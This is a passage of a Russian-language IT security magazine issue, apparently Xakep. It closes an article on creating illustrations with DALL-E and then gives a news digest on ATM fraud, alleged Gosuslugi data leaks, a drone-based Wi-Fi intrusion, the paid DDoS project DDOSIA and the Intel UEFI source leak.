
В принципе, неплохо, кроме того, что эльфы не те — слишком сказочные. Попробуем еще разок, добавив упоминание эльфийских рун. Возможно, это как раз наведет DALL-E на мысль о толкиеновских эльфах.

`anatomic picture of an elf annotated with elven runes`




Эльфы стали более фэнтезийными, но все страшноватые. Пробую еще раз.

`anatomic diagram of an elf annotated with elven runes`



Эльфы все страшнее и страшнее. Это уже не Толкиен и даже не Перумов. Впрочем, первая картинка хотя бы достаточно абстрактная. Отправляю запрос еще раз, на удачу поменяв синоним для диаграммы в надежде, что эльфы будут в разрезе.

`cross-section anatomic diagram of an elf annotated with elven runes`



Ну все, дело сделано, теперь это настоящее топливо для кошмаров, особенно этот ELL без лица и с роскошными рогами (и потрясающей диаграммой).

СОВЕТЫ

За эти два месяца я неплохо натренировался в обращении с DALL-E. Попробую поделиться некоторыми советами.

1. Лучше всего у DALL-E получается подделываться под сюрреализм — недаром название намекает на Сальвадора Дали.
2. Другие известные художественные стили тоже срабатывают. Смело добавляй к запросу имя любимого художника.
3. Фотореалистичные изображения иногда получается хорошо (как в примере с жабой), но если тебе нужно нарисовать лицо человека или какое-то устройство, то добиться правдоподобия будет очень тяжело.
4. Рендеры, карандашные наброски и карикатуры иногда получаются неплохо, но это чистой воды удача. Вообще, чем меньше деталей, тем скорее DALL-E нарисует что-то лишнее.
5. Не забывай указывать, где происходит действие, иначе есть шанс получить белый фон.
6. Просить «высокое качество» не помешает, но это не волшебные слова, которые автоматически улучшат любую картинку.
7. Нужно обращать внимание на освещение. «Драматичный свет» и «закат» часто улучшают результат.
8. Чтобы получить изображение без кривизны, нужно делать очень много запросов, причем лучше всего прорабатывать несколько идей, пока не нащупаешь ту, которая у нейросети получается лучше всего.

WWW

Ultimate guide to DALL·E 2: how to use it & how to get access — подробное руководство по использованию DALL-E 2;
The DALL·E 2 Prompt Book — презентация, в которой есть множество примеров запросов.

ВЫВОДЫ

Работая с DALL-E, я поначалу чувствовал себя пещерным человеком, которому дали немного поиграть с кремнем и повысекать искры. У нейросетей есть огромный потенциал, и сейчас их развитие — чуть ли не самое интересное, что происходит в области вычислительной техники.

Вопрос о том, лишат ли нейросети работы художников, для меня пока открыт. На мой взгляд, если и лишат, то нескоро, а пока что работы может стать даже больше.

Очень часто картинки нужно дорабатывать, к тому же сами запросы составлять не так-то просто, и познания в истории искусства дают преимущества. В идеале нужно аккуратно направлять нейросеть в сторону задумки — причем не только словами, но и своими набросками.

Недавно мне встретился очень интересный пример того, как при помощи локально развернутой нейросети Stable Diffusion и графического редактора можно нарисовать в точности то, что задумано. Предполагаю, скоро появятся и «облачные» редакторы с подобными (и гораздо более продвинутыми) инструментами. И кто-то должен будет учиться ими пользоваться.

Наш пример показывает, что раньше мы не могли позволить себе рисовать картинки для каждой статьи и были вынуждены выбирать из того, что есть на фотостоках, а с DALL-E можем позволить себе гораздо больше иллюстраций. С помощью нейросетей рисовать по картинке в день намного легче, и, естественно, это должен делать специальный человек, а не развлекающийся главный редактор.

БОНУС

На сладкое покажу запрос, который я использовал, чтобы сделать заходник к этой статье. Я попробовал образно представить нашу редакцию.

`office in style of Hieronymus Bosch`

Поразительное сходство! На первой я работаю за айпадом с клавиатурой. На второй Валентин Холмогоров оживляет винтажный компьютер. На третьей кто-то из наших авторов начал писать статью и исчез (типично). Ну а на последней Дима Агарунов редактирует какой-то важный бизнес-документ, а вокруг... Кажется, кипит работа.

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: Илон Маск все-таки купил Twitter за 44 миллиарда, мошенники обманули банкоматы «Альфа-банка» на 60 миллионов рублей с помощью купюр из «банка приколов», дроны с хакерским оборудованием атаковали финансовую компанию из США, баг ядра Linux повреждает дисплеи ноутбуков с Intel GPU, интернет-археологам предложили изучить 11 Тбайт старых дискет и CD, кардеры снова устроили «аттракцион невиданной щедрости» и раздают карты бесплатно, и другие интересные события прошедшего октября.

МИЛЛИОНЫ ИЗ БАНКА ПРИКОЛОВ

СМИ стало известно о крупной афере, от которой недавно пострадал «Альфа-банк»: мошенники внесли в банкоматы фальшивые купюры на общую сумму более 60 миллионов рублей, после чего сняли уже настоящие деньги.

Инцидент произошел в конце августа, и преступники атаковали определенные модели банкоматов компании NCR, подделав пятитысячные купюры образца 1997 года. Мошенники попросту внесли фальшивые купюры на свои счета в «Альфа-банке», а банкоматы не обнаружили подделки и приняли все наличные.

По данным источников, в общей сложности банкоматы приняли больше 12 300 фальшивых купюр, то есть ущерб исчисляется десятками миллионов рублей. Когда все фальшивки были пущены в дело, мошенники сняли настоящие деньги через другие банкоматы.

Пока полиция проводила проверку по заявлению банкиров, обнаруживших подозрительную активность, преступники еще несколько дней продолжали свои махинации. То есть их жертвами могли стать не только банкиры, но и обычные граждане, которым банкоматы при снятии наличных могли выдать купюры «банка приколов».

В ходе расследования было установлено, что для своей атаки преступники выбрали два типа банкоматов компании NCR с устаревшими ПО и устройствами приема купюр. При этом усердствовать в изготовлении фальшивок злоумышленникам не пришлось: купюры они приобрели в сувенирных магазинах и лишь немного доработали. Экспертиза показала, что фальшивки напечатаны способом цветной электрографии на обычном ксероксе и уже после на купюры нанесли имитацию некоторых степеней защиты.

В настоящее время возбуждено уголовное дело по факту кражи в особо крупном размере (п. б ч. 4 ст. 158 УК РФ), потерпевшими по которому проходят «Альфа-банк» и ряд небольших кредитных учреждений. По данным СМИ, дело возбудило УВД по Северо-Восточному округу столицы.


Вероятно, шансы раскрыть это преступление у правоохранителей неплохие, так как, по информации журналистов, они уже вышли на след организаторов, которые не сумели надежно скрыть свои следы. Так, практически все банковские счета и карты были оформлены на подставных лиц (дропов), которые сильно злоупотребляли алкоголем. Именно эти люди вносили в банкоматы фальшивки, а затем снимали настоящие деньги. При этом до организаторов аферы якобы доходила не вся выручка: алкоголики успевали потратить часть денег в ближайших к банкомату магазинах.

Представители «Альфа-банка» заявили, что на время следствия воздерживаются от комментариев.

МОБИЛЬНЫЙ ТРАФИК СНИЗИЛСЯ НА **2,5%**

Данные Минцифры свидетельствуют о том, что в России впервые сократился мобильный трафик. Во втором квартале 2022 года по сравнению с январем — мартом он уменьшился почти на **2,5%** (**8,35 МИЛЛИАРДА ГБАЙТ** против **8,54 МИЛЛИАРДА ГБАЙТ** ранее). Также, по данным Роскомнадзора, в июле текущего года трансграничный трафик в РФ вышел на плато (в сравнении с январем 2022 года снижение составило около **1%**).

Участники рынка и эксперты связывают снижение объемов трафика с блокировками зарубежных ресурсов, введенными после начала специальной военной операции, а также с добровольным отказом от работы в РФ иностранных сервисов. В частности, речь идет о блокировке Facebook и Instagram (принадлежат компании Meta, деятельность которой признана экстремистской и запрещена в России), а также об отказе TikTok работать с российской аудиторией.



УТЕЧКИ С ГОСУСЛУГ

В этом месяце в Telegram-каналах и СМИ несколько раз появлялась информация о сливах данных, якобы принадлежащих пользователям Госуслуг.

О первых трех утечках данных (5000, 2000 и 22 000 строк) сообщали специалисты Data Leakage & Breach Intelligence (DLBI). По данным аналитиков, эта информация, вероятно, была получена «благодаря» перебору идентификаторов пользователей Единой системы идентификации и аутентификации (ЕСИА). Эксперты напоминали, что в конце прошлого года стало известно о сливе исходных кодов регионального портала госуслуг Пензенской области и в этих исходниках обнаружились ключи к сертификатам, которые используются для доступа к ЕСИА.


Все три дампа содержали следующие данные:

- ФИО;
- email-адреса;
- телефоны;
- пол;
- даты рождения;
- адреса регистрации и фактического места жительства;
- паспорта (серия, номер, кем и когда выдан);
- СНИЛС;
- ИНН.

При этом после первого же инцидента представители Минцифры опровергли информацию об утечке личных данных пользователей Госуслуг. В ведомстве ситуацию прокомментировали так:

> *«Опровергаем информацию об утечке данных с Госуслуг. В сети появился фрагмент якобы базы данных пользователей Госуслуг, содержащий 5 тыс. записей. Мы проверили этот файл и выяснили, что в нем нет того набора параметров, которые обязательно присутствуют в стандартных учетных записях Госуслуг. Учетные данные пользователей портала (логины и пароли) не были скомпрометированы, информация надежно защищена.*
>
> *По данным службы безопасности, эта база относится к одной из внешних онлайн-систем, использующих упрощенную идентификацию пользователей через Госуслуги. Эта система не имеет прямого доступа к полному набору данных пользователей».*

После публикации первых трех фрагментов этой базы на хакерских форумах и в Telegram-каналах и вовсе появилась информация о дампе размером 2,5 миллиона записей. Сообщение продавца гласило, что за этой утечкой стоят «те же проукраинские хакеры», а 2,5 миллиона записей — лишь пробник большей базы, которую злоумышленники выставили на продажу за 15 тысяч долларов США.



Представители компании «Ростелеком», которая занимается эксплуатацией и развитием инфраструктуры электронного правительства, включая портал Госуслуг, заявили, что эта утечка — фейк.

> *«Так же как и файл, о котором были сообщения 11 октября 2022 года, база не содержит набора параметров, которые обязательно присутствуют в стандартных учетных записях Госуслуг. Вместе с тем в базе присутствует ряд идентификаторов, которые в Госуслугах не содержатся: наименование информационной системы, данные о статусе проверки паспорта гражданина и ряд других. Значит, эти данные не могли быть выгружены из информационных систем портала», — сообщили в компании.*

Эксперты также отметили, что часть информации в базе, включая дату выгрузки, была изменена вручную, чтобы создать впечатление постоянного доступа злоумышленников в систему. Тогда как реальная дата утечки — 24 января 2021 года.

> *«Результаты расследования дают основания для вывода, что источником утечки стала система, в которой указанные данные собираются от пользователей самостоятельно. Технические детали инцидента 11 октября позволяют предположить, что это могут быть ресурсы „Почты России“», — заявили в пресс-службе «Ростелекома».*

В компании заверили, что инцидент не затронул безопасность данных пользователей портала Госуслуг, так как их логины и пароли не были скомпрометированы. Кроме того, у подавляющего большинства аккаунтов из базы подключена двухфакторная аутентификация, а это «исключает возможность взлома этих учетных записей с помощью автоматического перебора паролей».

50+ КРИПТОВАЛЮТНЫХ БАНКОМАТОВ

Количество криптовалютных банкоматов в России перевалило за **50**, хотя юристы отмечают, что терминалы все еще находятся в «серой зоне» и неясно, как будут защищены права граждан, если возникнут проблемы. Такие машины позволяют обменивать наличные или безналичные деньги на криптовалюту и наоборот — конвертировать криптовалюты в фиат (на банковский счет).

По данным компании RusBit, которая занимается установкой криптоматов, в этом году в Москве появилось **14** новых криптоматов, а общее количество машин в РФ достигло **52 ШТУК**.

Журналисты «Коммерсанта» провели эксперимент и приобрели через криптомат немного биткоинов. Курс покупки составил **1,494 МИЛЛИОНА РУБЛЕЙ**, что на **10–14%** превышало курс в интернет-обменниках.

ХАКЕРСКИЕ ДРОНЫ СТАЛИ РЕАЛЬНОСТЬЮ

ИБ-специалист Грег Линарес (Greg Linares) сообщил об интересной атаке, произошедшей летом текущего года. Неназванная финансовая компания из США обнаружила, что на крышу ее офиса приземлились модифицированные дроны DJI Matrice 600 и DJI Phantom, оснащенные пентестерским девайсом WiFi Pineapple, и пытались использовать MAC-адрес одного из сотрудников.

О нестандартной атаке Линарес рассказал в Twitter, при этом отказавшись сообщить название пострадавшей компании. Журналисты издания The Register сами проверили историю специалиста, связавшись с представителями компании-жертвы, и подтвердили, что попытка взлома при помощи модифицированных дронов действительно имела место.

Исследователи давно предупреждают и строят теории о хакерском потенциале беспилотников. После того как в продаже появились доступные модели потребительских квадрокоптеров, эта тема не раз поднималась на ИБ-конференциях, например Black Hat, как в США, так и в Европе.

Кроме того, еще в 2013 году известный исследователь Сэми Камкар (Samy Kamkar) показывал свой дрон SkyJack, который оснащался Raspberry Pi для захвата других дронов через Wi-Fi. А в 2017 году DIY-энтузиаст Наоми Ву (Naomi Wu) продемонстрировала проект под названием Screaming Fist, также направленный на создание хакерского квадрокоптера. Пару лет назад и мы посвятили захвату дронов большую статью, которую ты можешь найти здесь.

Но теперь проблема переходит из теорий в реальность. Линарес рассказывает, что все началось с того, что компания-жертва обнаружила на внутренней странице Atlassian Confluence необычную активность, которая исходила из сети компании.

Служба безопасности отреагировала быстро и выяснила, что сотрудник, MAC-адрес которого использовался для частичного доступа к Wi-Fi-сети компании, также вошел в систему дома за много километров от офиса. То есть пользователь был активен за пределами офиса, но кто-то, находившийся в радиусе действия Wi-Fi-сети здания, пытался использовать его MAC-адрес. Тогда команда попробовала отследить Wi-Fi-сигнал, использовав для идентификации устройства систему Fluke. Это привело защитников на крышу здания, где они обнаружили дроны DJI Matrice 600 и DJI Phantom.

По словам Линареса, Phantom был в отличном состоянии и имел на борту модифицированное пентестерское устройство WiFi Pineapple. Дрон Matrice и вовсе принес кейс, в котором находились Raspberry Pi, несколько аккумуляторов, мини-ноутбук GPD, 4G-модем и еще один Wi-Fi-девайс. Этот беспилотник приземлился рядом с системой отопления и вентиляции здания и выглядел поврежденным, хотя тоже работал.

> *«В ходе расследования было установлено, что изначально дрон DJI Phantom использовался за несколько дней до этой атаки для перехвата учетных данных и Wi-Fi сотрудника. Эти данные позже жестко запрограммировали в инструменты, которые были развернуты с помощью Matrice», — объясняет Линарес.*

По словам эксперта, инструменты на дронах использовались для прицельной атаки на внутреннюю страницу Confluence компании, в попытке получить доступ к другим внутренним устройствам и хранящимся там учетным данным.


> *«Злоумышленники специально нацеливаются на сети с ограниченным доступом, которые используются как третьими сторонами, так и внутри компании и которые плохо защищены из-за каких-то недавних изменений в компании (например, реструктуризация/ребрендинг, переезд в новое здание, новые настройки сети или сочетание этих сценариев), — рассказывает специалист. — По этой причине временная сеть, к сожалению, имела ограниченный доступ для входа в систему (учетные данные + MAC). Злоумышленники использовали атаку для доступа к внутреннему серверу Confluence, который содержал другие учетные данные для доступа к другим ресурсам».*

Аналитик считает, что злоумышленники хорошо подготовились к атаке: несколько недель потратили на разведку, находились неподалеку от целевой среды, имели неплохой бюджет и знали, с какими ограничениями по части физической безопасности им придется столкнуться.

Линарес подытоживает, что эта атака имела «ограниченный успех», но стала уже третьей кибератакой с участием дрона, которую лично он видел за последние два года.

> *«Сейчас, в 2022 году, мы наблюдаем по-настоящему удивительные достижения дронов в областях мощности, дальности и возможностей (например, удивительные шоу синхронизированных беспилотников в Китае, они просто фантастические).*
>
> *Вместе с тем варианты полезных нагрузок для дронов становятся все меньше и эффективнее (например, Flipper Zero), и это создает жизнеспособные модели атак, которые целесообразно применять в реальности. Компании, работающие в областях финтеха, крипты и цепочки поставок, а также важные поставщики программного обеспечения могут стать идеальными целями для таких атак, где злоумышленник может легко покрыть свои эксплуатационные расходы за счет немедленной финансовой выгоды или доступа к более перспективным целям», — резюмирует эксперт.*

ДУРОВ ПРОТИВ WHATSAPP



В сентябре текущего года в WhatsApp обнаружили и исправили сразу две критические RCE-уязвимости. После этого Павел Дуров посвятил мессенджеру отдельный пост в своем Telegram-канале и напомнил, что это далеко не первая проблема с безопасностью в WhatsApp, заявив, что сам отказался от его использования много лет назад.

> «Каждый год мы узнаем о какой-то проблеме в WhatsApp, которая ставит под угрозу все, что находится на устройствах пользователей. Это значит, что там почти наверняка уже существует новая уязвимость. Такие проблемы вряд ли можно назвать случайными — это (специально) заложенные бэкдоры. Если один бэкдор обнаружен и его нужно удалить, на его место добавляется другой.
>
> Вот почему я удалил WhatsApp со своих устройств много лет назад. Установленное приложение создает дверь для проникновения в ваш телефон.
>
> Я не призываю людей переходить на Telegram. С 700+ млн активных пользователей и 2+ млн ежедневных подписчиков Telegram не нуждается в дополнительной рекламе. Вы можете использовать любое приложение для обмена сообщениями, которое вам нравится, но держитесь подальше от WhatsApp, уже 13 лет он служит инструментом для слежки»,

— пишет основатель Telegram.


Продолжение статьи →

КРАУДСОРС НА DDOS

Эксперты компании Radware обнаружили краудсорсинговый DDoS-проект DDOSIA, в рамках которого русскоязычная хак-группа платит добровольцам за участие в атаках на западные организации.


Исследователи отмечают, что DDoS-атаки давно стали мощным оружием в руках хактивистов самых разных стран, ведь такие атаки легко организовать и осуществить, а ущерб, нанесенный перебоями в работе компаний и организаций, может вести как к финансовым потерям, так и к более серьезным последствиям. Однако обычно добровольцы, участвующие в DDoS-атаках, не получают вознаграждений за свою «работу», поэтому обнаружение проекта DDOSIA — событие довольно неординарное.

По данным Radware, проект был запущен в августе 2022 года группировкой NoName057(16), которая появилась в марте текущего года.




Впервые эта хак-группа упоминалась в сентябрьском отчете компании Avast, где описывался модуль для DDoS-атак, загружаемый трояном удаленного доступа Bobik (эта малварь известна с 2020 года и распространяется стилером RedLine). Эксперты Avast наблюдали за NoName057(16) три месяца, с июня по сентябрь текущего года, и пришли к выводу, что группировка проводит DDoS-атаки против украинских организаций, хотя успешны только около 40% из них.

Как теперь рассказали аналитики Radware, сравнительно недавно группировка запустила в Telegram проект DDOSIA, где операторы разместили ссылку на GitHub с инструкциями для потенциальных «волонтеров». На сегодняшний день основной Telegram-канал группировки насчитывает более 13 тысяч подписчиков.



По словам исследователей, порой DDOSIA атакуют те же цели, которые устанавливает пророссийская хак-группа KillNet. В частности, они принимали участие в недавней масштабной DDoS-атаке на крупные аэропорты в США.

Добровольцы DDOSIA регистрируются через Telegram, чтобы получить ZIP-архив с малварью (dosia.exe), которая содержит уникальный ID для каждого пользователя. Самая интересная особенность этого проекта — участники могут связать свой ID с криптовалютным кошельком и получать деньги за участие в DDoS-атаках. Причем оплата пропорциональна мощностям, которые предоставляет конкретный участник.



Лучшие участники каждой волны атак получают: за первое место — 80 тысяч рублей (примерно 1255 долларов США), за второе место — 50 тысяч рублей (примерно 785 долларов США), а за третье место — 20 тысяч рублей (примерно 315 долларов США). К тому же во время атак на американские аэропорты операторы DDOSIA объявили, что распределят дополнительные выплаты среди топ-10 участников.

Эксперты резюмируют, что в настоящее время DDOSIA насчитывает около 400 участников и остается полузакрытой группой, доступной только по приглашениям, которая регулярно атакует больше 60 военных и образовательных организаций.

При этом в Radware выражают обеспокоенность тем, что финансовый стимул позволит NoName057(16) привлечь к DDoS-атакам массу добровольцев и может задать тренд для других DDoS-группировок.

Интересно, что после выхода нашей публикации, посвященной DDOSIA, в Telegram-канале NoName057(16) появилось сообщение, в котором участники группировки подчеркивают, что не сотрудничают с KillNet.

> *«Мы работаем независимо и не имеем никакого отношения к хак-группе KillNet. Свои цели для DDoS-атак мы выбираем сами», — заявили хакеры.*


43% УСТРОЙСТВ НЕ СООТВЕТСТВУЮТ ТРЕБОВАНИЯМ WINDOWS 11

По информации аналитиков компании Lansweeper, строгим системным требованиям Windows 11 не соответствуют около **42,7%** рабочих станций на крупных предприятиях. Дело в том, что новая ОС совместима далеко не со всеми процессорами, а также требует обязательного наличия TMP (Trusted Platform Module) и поддержки Secure Boot. Эти требования можно обойти с помощью установки «вручную», но потом для таких систем не гарантируются обновления.

В Lansweeper пришли к выводу, что примерно из **30 000 000** устройств, работающих под управлением Windows в **60 000** организаций, в среднем только **57,26%** рабочих станций смогут автоматически обновиться до Windows 11.

Только **57,26%** протестированных процессоров для рабочих станций соответствовали системным требованиям Windows 11. При этом большинство машин проходят по объему оперативной памяти (**92,85%**), но с TPM все в порядке только в **65%** случаев.


Хуже того, тест на TPM проходят только **2,35%** физических серверов, то есть не удастся обновить **97%** из них, если Microsoft в будущем создаст серверную ОС с аналогичными требованиями.



Также проблема с TMP имеется у большинства виртуальных серверов и рабочих станций (**98,62%** и **99,87%** соответственно).

При этом, по сравнению с 2021 годом, у Microsoft процент устройств, отвечающих требованиям для ЦП и TPM, увеличился на **12%**.


Исследователи прогнозируют, что, если рост продолжится, теоретически большинство устройств будут совместимы с Windows 11 к **2026 году**.



УТЕЧКА У INTEL

Компания Intel подтвердила слухи об утечке документации и исходного кода UEFI BIOS для процессоров Alder Lake (кодовое название процессоров Intel 12-го поколения, которые выпускаются с ноября 2021 года).

Ссылки на исходный код UEFI для Intel Alder Lake опубликовал пользователь Twitter под ником Freak, и, по его утверждению, утечка корнями уходит на 4chan. Эта ссылка вела на репозиторий GitHub с названием ICE_TEA_BIOS, который был загружен пользователем LCFCASD. Репозиторий содержал нечто, описанное как «Код BIOS из проекта C970».



В общей сложности дамп содержит 5,97 Гбайт данных, включая исходный код, приватные ключи, журналы изменений и инструменты компиляции. Причем некоторые файлы датированы 30 сентября 2022 года, то есть, вероятно, именно в конце прошлого месяца хакер или инсайдер слил данные.

Как сообщили СМИ, весь утекший исходный код создан компанией — разработчиком прошивок для UEFI Insyde Software Corp. Кроме того, утечка содержит многочисленные отсылки к компании Lenovo, в том числе код для интеграции с Lenovo String Service, Lenovo Secure Suite и Lenovo Cloud Service. При этом в Lenovo и Insyde Software Corp никак не прокомментировали ситуацию.

Зато компания Intel была вынуждена подтвердить журналистам издания Tom's Hardware, что утечка подлинна и это действительно «проприетарный код UEFI».

> *«Похоже, наш проприетарный код UEFI был похищен третьей стороной. Мы не считаем, что это выявляет какие-то новые проблемы безопасности, поскольку мы не полагаемся на обфускацию информации в качестве меры защиты. Этот код участвует в нашей программе bug bounty, в рамках Project Circuit Breaker, и мы призываем всех исследователей, которые смогут обнаружить потенциальные уязвимости, обратить на них наше внимание через эту программу», — заявили представители Intel.*

К сожалению, невзирая на эти заверения Intel, ИБ-эксперты считают, что утечка исходного кода все же может представлять угрозу, как минимум — упростит поиск уязвимостей в коде.

> *«Атакующий/багхантер может извлечь огромную выгоду из таких утечек, даже если это утечка OEM-имплементации, которая лишь частично используется в производстве», — пишут специалисты компании Hardened Vault, занимающейся безопасностью оборудования.*

Эксперт Positive Technologies Марк Ермолов и вовсе обнаружил, что дамп содержит приватный ключ шифрования KeyManifest, используемый для защиты платформы Intel Boot Guard. Хотя пока неясно, использовался ли этот ключ в производстве, в теории злоумышленники могут задействовать его для изменения политики загрузки в прошивке Intel и обхода аппаратной безопасности.

В 18 РАЗ ВЫРОСЛА ВЫРУЧКА ОТ МАЙНИНГА

Согласно отчету компании Intelion Data Systems, с 2017 по 2021 год выручка от майнинга биткоина в России выросла в **18** раз: за четыре года этот показатель увеличился с **7 миллиардов рублей** в 2017 году до **128 миллиардов рублей** в 2021 году.

Однако в 2022 году суммарная выручка от добычи биткоина в РФ снизилась и за восемь месяцев составила чуть больше **57 миллиардов рублей**. Учитывая, что второй квартал 2022 года эксперты называют худшим за одиннадцать лет наблюдений, а хешрейт BTC, поступающий с территории России, сокращается, годовой показатель может составить примерно **85,59 миллиарда рублей**.

